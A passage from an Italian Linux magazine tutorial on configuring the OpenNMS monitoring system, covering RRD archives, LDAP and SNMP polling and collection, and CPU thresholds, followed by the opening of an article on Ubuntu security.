L'attributo step del tag RRD definisce la granularità dei dati, ovvero la frequenza con cui i dati raccolti da OpenNMS dovranno essere memorizzati nel database. È uno dei pochi valori espressi in secondi, pertanto 300 equivale a 5 minuti. Ogni RRD è composto da uno o più RRA (Round Robin Archive) ciascuno dei quali definisce come i dati raccolti dovranno essere consolidati in un unico valore. Ad esempio, se il poller viene eseguito ogni 60 secondi, possiamo definire una regola RRA che colleziona i dati raccolti ogni cinque minuti, calcolando la media dei cinque valori acquisiti e successivamente memorizzando il valore aggregato nell'RRA. Ciascun RRA pertanto viene definito attraverso 5 valori separati dal carattere colon: il primo valore è sempre la stringa RRA; il secondo, denominato CF, definisce la funzione di consolidamento dei dati (AVERAGE, MAX, MIN o LAST); il terzo valore, denominato xff, indica la percentuale di valori che dovranno essere sconosciuti per rendere sconosciuto anche il valore aggregato. Ritornando al precedente esempio, nel caso in cui il dispositivo interrogato dal poller non fornisce alcuna risposta (perché ad esempio il servizio è stato temporaneamente interrotto), il valore ottenuto sarà identificato come UNKNOW (sconosciuto). Un valore del parametro xff pari a 0.5 indica che il valore aggregato dovrà essere identificato come sconosciuto quando almeno il 50% dei valori raccolti durante il polling saranno sconosciuti. Gli ultimi due valori di ciascuna definizione RRA sono denominati rispettivamente steps e row. Il primo indica il numero di step che dovranno essere aggregati assieme e successivamente memorizzati. L'ultimo parametro, invece, determina il numero di valori che saranno memorizzati nell'RRA.
Nell'esempio di sopra, assegnando al parametro step il valore 300 e al parametro steps il valore 12, i dati saranno aggregati e memorizzati ogni 12 steps. Poiché ogni step avviene ogni 300 secondi, i valori saranno memorizzati ogni 12*5=60 minuti. Verranno inoltre mantenute 1488 informazioni storiche. Poiché ciascuna informazione viene memorizzata ogni 60 minuti (ovvero un'ora), i dati saranno mantenuti per 62 giorni (1*24*62=1488). Ritornando alla configurazione,aggiungiamo le seguenti definizioni, sempre all'interno del package creato in precedenza:

```
<rrd step="300">
    <rra>RRA:AVERAGE:0.5:1:2016</rra>
    <rra>RRA:AVERAGE:0.5:12:1488</rra>
    <rra>RRA:AVERAGE:0.5:288:366</rra>
    <rra>RRA:MAX:0.5:288:366</rra>
    <rra>RRA:MIN:0.5:288:366</rra>
</rrd>
```

La semantica dovrebbe a questo punto essere chiara. Ci limiteremo pertanto a descrivere solo l'ultima definizione: ogni 300 secondi viene eseguito uno step; 288 step vengono aggregati assieme calcolando il valore minimo. Di conseguenza verrà memorizzato un singolo valore ogni 24 ore (infatti 288 * 5 = 1440 minuti ovvero 24 ore). Verranno mantenuti infine 366 dati storici corrispondenti a 366 giorni. Infine, definiamo i servizi che dovranno essere sondati dal poller. Pertanto prima della chiusura del tag package aggiungiamo la definizione per il servizio LDAP:

```
<service name="LDAP" interval="300000"↵
                    user-defined="false" status="on">
    <parameter key="port" value="389"/>
    <parameter key="version" value="3"/>
    <parameter key="searchbase" value="ou=users,↵
                        o=linuxmagazine,c=it"/>
    <parameter key="searchfilter" ↵
                                value="uid=tux"/>
    <parameter key="dn" value="cn=root"/>
    <parameter key="password" value="L1nuxM4g!"/>
    <parameter key="retry" value="2"/>
    <parameter key="timeout" value="3000"/>
    <parameter key="rrd-repository" value="/opt/↵
                    opennms/share/rrd/response" />
    <parameter key="rrd-base-name" value="ldap"↵
                                                />
</service>
```

Il codice definisce un servizio il cui nome (LDAP) deve necessariamente essere identico a quello definito nel file **capsd-configuration.xml**. Le opzioni **name**, **interval**, **user-defined** e **status** vengono definite per

qualsiasi servizio, mentre i parametri dipendono dal tipo di servizio configurato. Nel caso del monitoraggio di un server LDAP è necessario specificare la porta di bind, la versione del protocollo LDAP, l'unità organizzativa di base utilizzata per la ricerca degli utenti (nel nostro caso **ou=users,o=linuxmagazine,c=it**), il nome dell'utente da ricercare all'intero dell'unità organizzativa, il nome e la password con cui OpenNMS accede al server LDAP, il numero di tentativi e il timeout. In pratica, OpenNMS esegue ogni 300000 millisecondi (ovvero 5 minuti) il bind al server LDAP su cui è stato scoperto il servizio utilizzando l'utente **cn=root** con la relativa password. Se il bind va a buon fine, esegue la ricerca della entry **uid=tux** all'interno dell'unità organizzativa **ou=users,o=linuxmagazine,c=it**. In caso di fallimento, l'operazione viene eseguita due volte e al massimo attende la risposta per un tempo non superiore a tre secondi. Gli ultimi due parametri, **rrd-repository e rrd-base-name**, specificano rispettivamente il path nel quale dovrà essere memorizzato il file **jrb** e il nome che tale file dovrà avere. Definiamo quindi il modello di downtime attraverso la seguente definizione:

```
<downtime interval="30000" begin="0" ⤶
                                end="300000" />
<downtime interval="300000" begin="300000" ⤶
                               end="43200000" />
<downtime interval="600000" begin="43200000" ⤶
                             end="432000000" />
<downtime begin="432000000" delete="true" />
```

Il codice, che dovrà essere inserito internamente al package **pack_lxm**, specifica un approccio di tipo adattivo: dal momento in cui viene rilevata l'interruzione del servizio (istante 0) e fino a 5 minuti (300000 millisecondi), il poller sonda il servizio ogni 30 secondi; a partire da 5 minuti e fino a 12 ore (43200000 millisecondi), il poller sonda il servizio ogni 5 minuti, mentre da 12 ore a 5 giorni (432000000) il poller esegue la verifica ogni 10 minuti. Se l'irraggiungibilità del servizio dovesse continuare oltre i 5 giorni, il polling viene interrotto.
L'ultima configurazione consiste nell'aggiunta del monitor per ciascun servizio. Di default il file di configurazione del poller contiene un elenco esaustivo di monitor, tra cui quelli necessario a interrogare il server LDAP. Verifichiamo quindi la presenza della direttiva seguente:

```
<monitor service="LDAP" class-name="org.opennms.⤶
                   netmgt.poller.LdapMonitor"/>
```

che definisce la classe del monitor per il servizio LDAP. Dopo aver salvato il file di configurazione, riavviamo OpenNMS:

```
# /opt/opennms/bin/opennms stop
# /opt/opennms/bin/opennms start
```

L'UTILITY JROBIN-INSPECTOR

L'interfaccia grafica si presenta all'utente si maniera semplice e chiara (Fig. 1): in alto, una barra del menu, fornisce all'utente l'accesso alle funzionalità del sistema; in centro invece una tabella riepilogativa mostra gli esiti dei controlli effettuati nelle ultime 24 ore sui diversi dispositivi di rete raggruppati per tipologia. Selezionando il link **Node List** viene visualizzata la lista di tutti i nodi monitorati da OpenNMS. Selezionando il server LDAP vengono mostrati tutte le interfacce associate al nodo e tutti i servizi in esecuzione sul nodo con lo stato e la percentuale di disponibilità del servizio (Fig. 2). Viene inoltre mostrato un elenco di tutti i recenti eventi che hanno interessato il nodo.





Fig. 2 • Percentuali di disponibilità dei servizi

Subito dopo l'avvio di OpenNMS, il poller inizierà a sondare il servizio LDAP e a raccogliere informazioni sui tempi di risposta dell'operazione di bind. Questi dati verranno raccolti e memorizzati nei relativi archivi in modo da poter essere acceduti da OpenNMS e da qualsiasi altro applicativo esterno. OpenNMS visualizza i dati raccolti attraverso opportuni grafici, visualizzabili tramite il link **Response Time Graph**. Le specifiche del grafico sono definite nel file di properties denominato **response-graph.properties**. Affronteremo questo argomento successivamente.
È possibile accedere agli archivi contenenti i dati raccolti dal poller attraverso l'applicativo **jrobin-inspector**, installato di default durante l'installazione del sistema di monitoraggio:

```
# $OPENNMS_HOME/bin/jrobin-inspector
```

Selezioniamo il file **ldap.jrb** creato in **/opt/opennms/share/rrd/response** in modo da visualizzare i dati raccolti da OpenNMS.





Fig. 3 • Grafico dei tempi di risposta dei servizi attivi sul server LDAP

LA SCOPERTA DEL SERVIZIO SNMP

Fino ad ora abbiamo mostrato come configurare OpenNMS per racco-

gliere informazioni dai dispositivi di rete attraverso i monitor, ovvero processi che periodicamente eseguono il polling della risorsa da monitorare. Il secondo metodo invece consiste nel catturare informazioni attraverso i collectors. Sono stati definiti molteplici collector tra cui quelli che collezionano dati attraverso i protocolli SNMP e HTTP. A differenza del poller, il **Collector** richiede la modifica del file di configurazione **collectd-configuration.xml** e una serie di file aggiuntivi che dipendono dal protocollo utilizzato per la raccolta dei dati. Per il protocollo SNMP per esempio è necessaria la modifica dei file **snmp-config.xml** e **datacollection-config.xml** mentre nel caso del protocollo HTTP dovrà essere opportunamente configurato il file **http-datacollection-config.xml**.
Qui vedremo come configurare il **Collector** che, attraverso il procotollo SNMP, cattura i dati sulle risorse del server (RAM, CPU, Dischi, Traffico di Rete, ecc). A tale scopo è fondamentale attivare il processo **snmpd** sulla macchina sulla quale dovrà essere eseguita la raccolta dei dati. Analogamente a quanto fatto nel caso del server LDAP, è necessario abilitare il processo **capsd** ad eseguire la ricerca del servizio SNMP sui nodi che abbiamo inserito in OpenNMS tramite interfaccia grafica. Apriamo pertanto il file **capsd-configuration.xml** e aggiungiamo, nel caso in cui fosse assente, la seguente definizione:

```
<protocol-plugin protocol="SNMP"
                 class-name="org.opennms.netmgt.↵
                        capsd.plugins.SnmpPlugin"
                 scan="on">
    <property key="timeout" value="2000" />
    <property key="retry" value="1" />
</protocol-plugin>
```

la cui semantica dovrebbe già essere nota in quanto molto simile alla definizione del protocollo LDAP. Successivamente, abilitiamo il monitor modificando il file **poller-configuration.xml** e aggiungendo la seguente definizione all'interno del package **pack_lxm** creato poco fa:

```
<service name="SNMP" interval="300000" ↵
                user-defined="false" status="on">
    <parameter key="retry" value="2"/>
    <parameter key="timeout" value="3000"/>
    <parameter key="port" value="161"/>
    <parameter key="oid" value="1.3.6.1.2.1.1.3"↵
                                              />
</service>
```

Il parametro **oid** specifica l'**Object Identifier** che dovrà essere richiesto al server attraverso una operazione di **GET**. L'oid *1.3.6.1.2.1.1.3* si riferisce al tempo in cui il server monitorato è rimasto acceso. Il poller pertanto considera il server attivo e funzionante quando ottiene una risposta valida alla richiesta di GET dell'OID specificato. È possibile anche fare eseguire al poller alcuni controlli semantici sul valore dell'OID che ha ottenuto. Ad esempio, potrebbe essere utile considerare attivo l'host monitorato solo quando il numero degli utenti connessi è maggiore o uguale a 1. L'OID che fornisce questa informazione è il *1.3.6.1.2.1.25.1.5.0*. La definizione pertanto potrebbe essere la seguente:

```
<service name="SNMP" interval="300000" ↵
                user-defined="false" status="on">
    <parameter key="retry" value="2"/>
```





Fig. 4 • La configurazione del calendario delle interruzioni

```
<parameter key="timeout" value="3000"/>
<parameter key="port" value="161"/>
<parameter key="oid" ↵
        value=".1.3.6.1.2.1.25.1.5.0" />
<parameter key="operator" value="&gt;="/>
  <parameter key="operand" value="1"/>
</service>
```

dove il valore **>** corrisponde al simbolo >. Non dimentichiamoci infine di aggiungere anche il tag monitor:

```
<monitor service="SNMP"
      class-name="org.opennms.netmgt.poller.↵
                 monitors.SnmpMonitor" />
```

RACCOGLIAMO I DATI!

Il file di configurazione **snmp-config.xml** contiene le informazioni necessarie a consentire la comunicazione tra OpenNMS e l'agente SNMP in esecuzione sul server remoto. Al fine di mantenere semplice la configurazione utilizzeremo la versione 2c di SNMP e la community public, utilizzati di default da Net-SNMP. Dopo aver aperto il file **snmp-config.xml** inseriamo il seguente codice:

```
<snmp-config read-community="public" retry="3" ↵
          timeout="1800" version="v2c" />
```

Con questa configurazione, **capsd** verificherà se sui nodi etichettati come "nuovi sospettati" è attivo il servizio SNMP inviando all'interfaccia una richiesta di GET dell'OID specificato dall'omonimo parametro. In caso di assenza, OpenNMS tenta di recuperare l'oid **sysObjectID** (*1.3.6.1.2.1.1.2.0*) che fornisce una descrizione del server. Le informazioni sulla porta e sulla community utilizzate dal daemon sono quelle indicate in **snmp-config.xml**. Se il processo ottiene risposta entro il timeout, il servizio è etichettato come attivo.

Siamo a questo punto pronti per avviare il processo di raccolta dei dati attraverso il protocollo SNMP. Il file di configurazione **collectd-configuration.xml** descrive il comportamento del processo delegato alla raccolta dei dati. La struttura del file è molto simile a quella del Poller: all'interno del tag **collectd-configuration** sono presenti uno più package nei quali vengono definiti uno o più più servizi. Ogni package definisce la frequenza con cui i dati dovranno essere catturati. In maniera analoga a quanto fatto per il poller, aggiungiamo un nuovo package denominato **pack_lxm** e definiamo il servizio SNMP:

```
<package name="pack_lxm">
     <filter>IPADDR != '0.0.0.0'</filter>
     <include-range begin="192.168.1.1"↵
                    end="192.168.254.254"/>
     <service name="SNMP" interval="300000" ↵
             user-defined="false" status="on">
        <parameter key="collection" ↵
                          value="default"/>
          <parameter key="port" value="161"/>
         <parameter key="retry" value="3"/>
     <parameter key="timeout" value="3000"/>
     </service>
</package>
```

Il parametro **collection**, non presente nel file di configurazione del poller, definisce il nome (in questo caso default) dello schema, presente nel file **datacollection-config.xml** che specifica cosa dovrà essere sondato e cosa dovrà essere memorizzato (riprenderemo questo concetto successivamente). Anche per i collector package è possibile definire un calendario delle interruzioni che consente di definire i periodi durante i quali OpenNMS non dovrà procedere con la raccolta delle informazioni. Questa configurazione può tuttavia essere definita tramite interfaccia grafica, selezionando la voce **Scheduled Outage** nel menu **Admin**.

L'ultima configurazione consiste nell'aggiunta del tag collector che definisce la classe da usare per la raccolta dei dati:

```
<collector service="SNMP" class-name="org.opennms.↵
              netmgt.collectd.SnmpCollector"/>
```

THRESHOLDING

Quando OpenNMS rileva la presenza di un evento importante, contatta l'amministratore inviandogli una notifica che descrive il problema. Per evento importante si intende il superamento della soglia (**threshold**) di una metrica di performance, come ad esempio i tempi di risposta di un servizio oltre un certo limite, la disponibilità di spazio del disco sotto una certa soglia, ecc. In generale è possibile definire delle soglie assolute sui valori numerici che OpenNMS raccoglie e memorizza nei file RRD, ma è possibile specificare anche soglie relative all'ultimo sondaggio, ad esempio è possibile configurare OpenNMS in modo da segnalare al manager variazioni di occupazione di disco superiore al 5% rispetto all'ultimo polling. I file di configurazione che specificano il comportamento del demone threshold sono **threshold.xml** e **threshd-configuration.xml**. Il primo file di configurazione definisce gruppi di soglie. Una soglia può essere definita in maniera assoluta o relativa (definite dal tag **threshold**) oppure con una espressione (definita dal tag **expression**). Dopo aver aperto il file di configurazione **threshold.xml**, prima della chiusura del tag **thresholding-config**, aggiungiamo la seguente definizione:

```
<group name="thresh_lxm" rrdRepository="/opt/↵
                   opennms/share/rrd/snmp/">
     <threshold description="Uso del Processore↵
                                  (User Time)"
            type="high"
            ds-type="cpuInfo"
            value="20.0"
            rearm="10.0"
            trigger="1"
            ds-label="CpuUserTime"
            triggeredUEI="EUI/CpuUserTime"
             ds-name="CpuUserTime"/>
</group>
```

Nel codice definiamo un gruppo, denominato **thresh_lxm**, contenente un elenco di threshold definiti attraverso i tag **threshold** oppure **expression**. Per ogni threshold è necessario specificare alcuni attributi, in particolare l'attributo **type** specifica il tipo di soglia. I valori ammessi sono **high**, **low** e **relativeChange**. Una soglia di tipo high si attiva quando il

valore del data source supera il valore specificato dal parametro value e si disattiva quando il valore del data source scende al di sotto del valore di **rearm**. Viceversa, una soglia di tipo low si attiva quando il valore del data source scende al di sotto del valore specificato dall'attributo **value** e si annulla quando raggiunge il valore specificato dall'attributo **rearm**. Infine, il tipo **relativeChange** specifica una soglia che si attiva quando la variazione del valore acquisito durante un polling è superiore al valore percentuale specificato dall'attributo **value**. Nel nostro esempio, abbiamo specificato una soglia di tipo high, in modo da sollevare un trigger quando il valore della variabile **CpuUserTime** (specificato dal parametro **ds-name**) supera il valore 20. L'attributo **ds-name**, che rappresenta il nome della variabile da monitorare, dovrà coincidere con il valore dell'attributo alias del tag **mibObj** definito nel file di configurazione **cpustatlxm.xml**. L'attributo trigger invece specifica il numero di volte (nel nostro caso 1) che tale valore può essere superato prima che venga sollevato il trigger. L'attributo **triggeredUEI** rappresenta l'**UEI** (**Unique Event Identifier**) che viene spedito all'events system quando la soglia viene raggiunta. Questo valore può essere omesso e in tal caso viene generato un UEI di default. Limitatamente al tag expression, da usare in alternativa al tag threshold, è possibile specificare, oltre agli attributi già descritti, anche l'attributo **expression** che descrive l'espressione matematica che dovrà essere calcolata prima del confronto con il valore soglia.
Salviamo le modifiche apportate al file e apriamo il secondo file di configurazione, **threshd-configuration.xml**. Il file presenta la stessa struttura del file di configurazione **collectd-configuration** su cui abbiamo già ampiamente discusso. Aggiungiamo quindi in coda al file la seguente definizione:

```
<package name="trash_pack_lxm">
            <filter>IPADDR != '0.0.0.0'</filter>
            <include-range begin="1.1.1.1" ⤶
                     end="254.254.254.254"/>
            <include-range begin="::1"
                     end="ffff:ffff:ffff:ffff:⤶
                     ffff:ffff:ffff:ffff" />

            <service name="SNMP"
                     interval="300000"
                     user-defined="false"
                     status="on">
                <parameter key="threshol⤶
            ding-group" value="thresh_lxm"/>
            </service>
</package>
```

Con questo codice definiamo un package, denominato **trash_pack_lxm**. Particolarmente importante è il parametro name del servizio che definisce il nome del gruppo dei threshold specificato nel file di configurazione **threshold.xml**. Possiamo quindi riavviare il sistema e accedere alla piattaforma con le credenziali di amministratore, in modo da visionare, tramite Web, la configurazione appena salvata. Selezioniamo quindi il link **Manage Thresholds** sotto la voce di menu **Admin**. Ci viene mostrato l'elenco dei gruppi dei **thresholds**. Selezioniamo quindi il link **edit** in corrispondenza della voce **thresh_lxm** in modo da visionare le opzioni di configurazione definite per il threshold. A partire dalla versione 1.6, OpenNMS consente l'inserimento di nuovi threshold direttamente tramite Web ma purtroppo non consente ancora la definizione dei relativi gruppi.

TIRIAMO LE SOMME...

OpenNMS è un sistema molto complesso e sicuramente difficile da configurare, ma senza dubbio è un pacchetto completo e la sua elevata adattabilità gli permette di competere con i più noti programmi commerciali in grado di gestire i requisiti di monitoraggio delle grandi imprese. Se siete disposti a investire il vostro tempo in OpenNMS, la ricompensa può essere grande.

openNMS®

Event Notifications
User: admin (Notices On) - Log out
19-dic-2013 13:41 CET

Node List Search Outages Path Outages Dashboard Events Alarms Notifications Assets Reports Charts Surveillance Maps ▾ Add Node Admin Support

Home / Admin / Configure Notifications / Event Notifications
Event Notifications


Add a notification to an event or edit an existing event notification

Add New Event Notification

Event Notifications

Actions			Notification	Event	UEI
Edit	Delete	○ Off ◉ On	CPU Info Notification	User-defined threshold event EUI/CpuUserTime	EUI/CpuUserTime
Edit	Delete	◉ Off ○ On	High Threshold	OpenNMS-defined threshold event: highThresholdExceeded	uei.opennms.org/threshold/highThresholdExceeded
Edit	Delete	◉ Off ○ On	High Threshold Rearmed	OpenNMS-defined threshold event: highThresholdRearmed	uei.opennms.org/threshold/highThresholdRearmed
Edit	Delete	◉ Off ○ On	Low Threshold	OpenNMS-defined threshold event: lowThresholdExceeded	uei.opennms.org/threshold/lowThresholdExceeded
Edit	Delete	◉ Off ○ On	Low Threshold Rearmed	OpenNMS-defined threshold event: lowThresholdRearmed	uei.opennms.org/threshold/lowThresholdRearmed
Edit	Delete	○ Off ◉ On	interfaceDeleted	OpenNMS-defined node event: interfaceDeleted	uei.opennms.org/nodes/interfaceDeleted
Edit	Delete	○ Off ◉ On	interfaceDown	OpenNMS-defined node event: interfaceDown	uei.opennms.org/nodes/interfaceDown
Edit	Delete	○ Off ◉ On	nodeAdded	OpenNMS-defined node event: nodeAdded	uei.opennms.org/nodes/nodeAdded
Edit	Delete	○ Off ◉ On	nodeDown	OpenNMS-defined node event: nodeDown	uei.opennms.org/nodes/nodeDown
Edit	Delete	○ Off ◉ On	nodeLostService	OpenNMS-defined node event: nodeLostService	uei.opennms.org/nodes/nodeLostService

OpenNMS Copyright © 2002-2013 The OpenNMS Group, Inc. OpenNMS® is a registered trademark of The OpenNMS Group, Inc.

Fig. 5 • L'elenco degli eventi di notifica attivati nel sistema

QUANTO È SICURA LA TUA DISTRO?

La sicurezza è una delle variabili fondamentali da tenere in considerazione quando si sceglie di utilizzare una qualsiasi distro GNU/Linux: analizziamo il comportamento di Ubuntu

Maurizio Di Paolo Emilio

La sicurezza informatica è l'insieme delle misure necessarie a garantire disponibilità, integrità e riservatezza delle informazioni presenti all'interno di una rete locale o, più in generale, in un qualsiasi sistema. Sostanzialmente, il tema della sicurezza può essere considerato e sviluppato in due possibili modi, a seconda dello scenario di riferimento: sistemi di elaborazione dati centralizzati e distribuiti. Lo sviluppo dell'informatica, con l'avvento delle moderne tecnologie telematiche che utilizzano le architetture distribuite, ha incrementato l'utilizzo della rete che ha sostanzialmente modificato il concetto di sicurezza. Il lavoro svolto dai molti dei servizi che usiamo oggi non sarebbe possibile senza i computer, le reti e la tecnologia digitale; le compagnie aeree, ad esempio, non sarebbero competitive senza sistemi di





Fig. 1 - Ecco uno schema capace di riassumere il concetto di sicurezza informatica

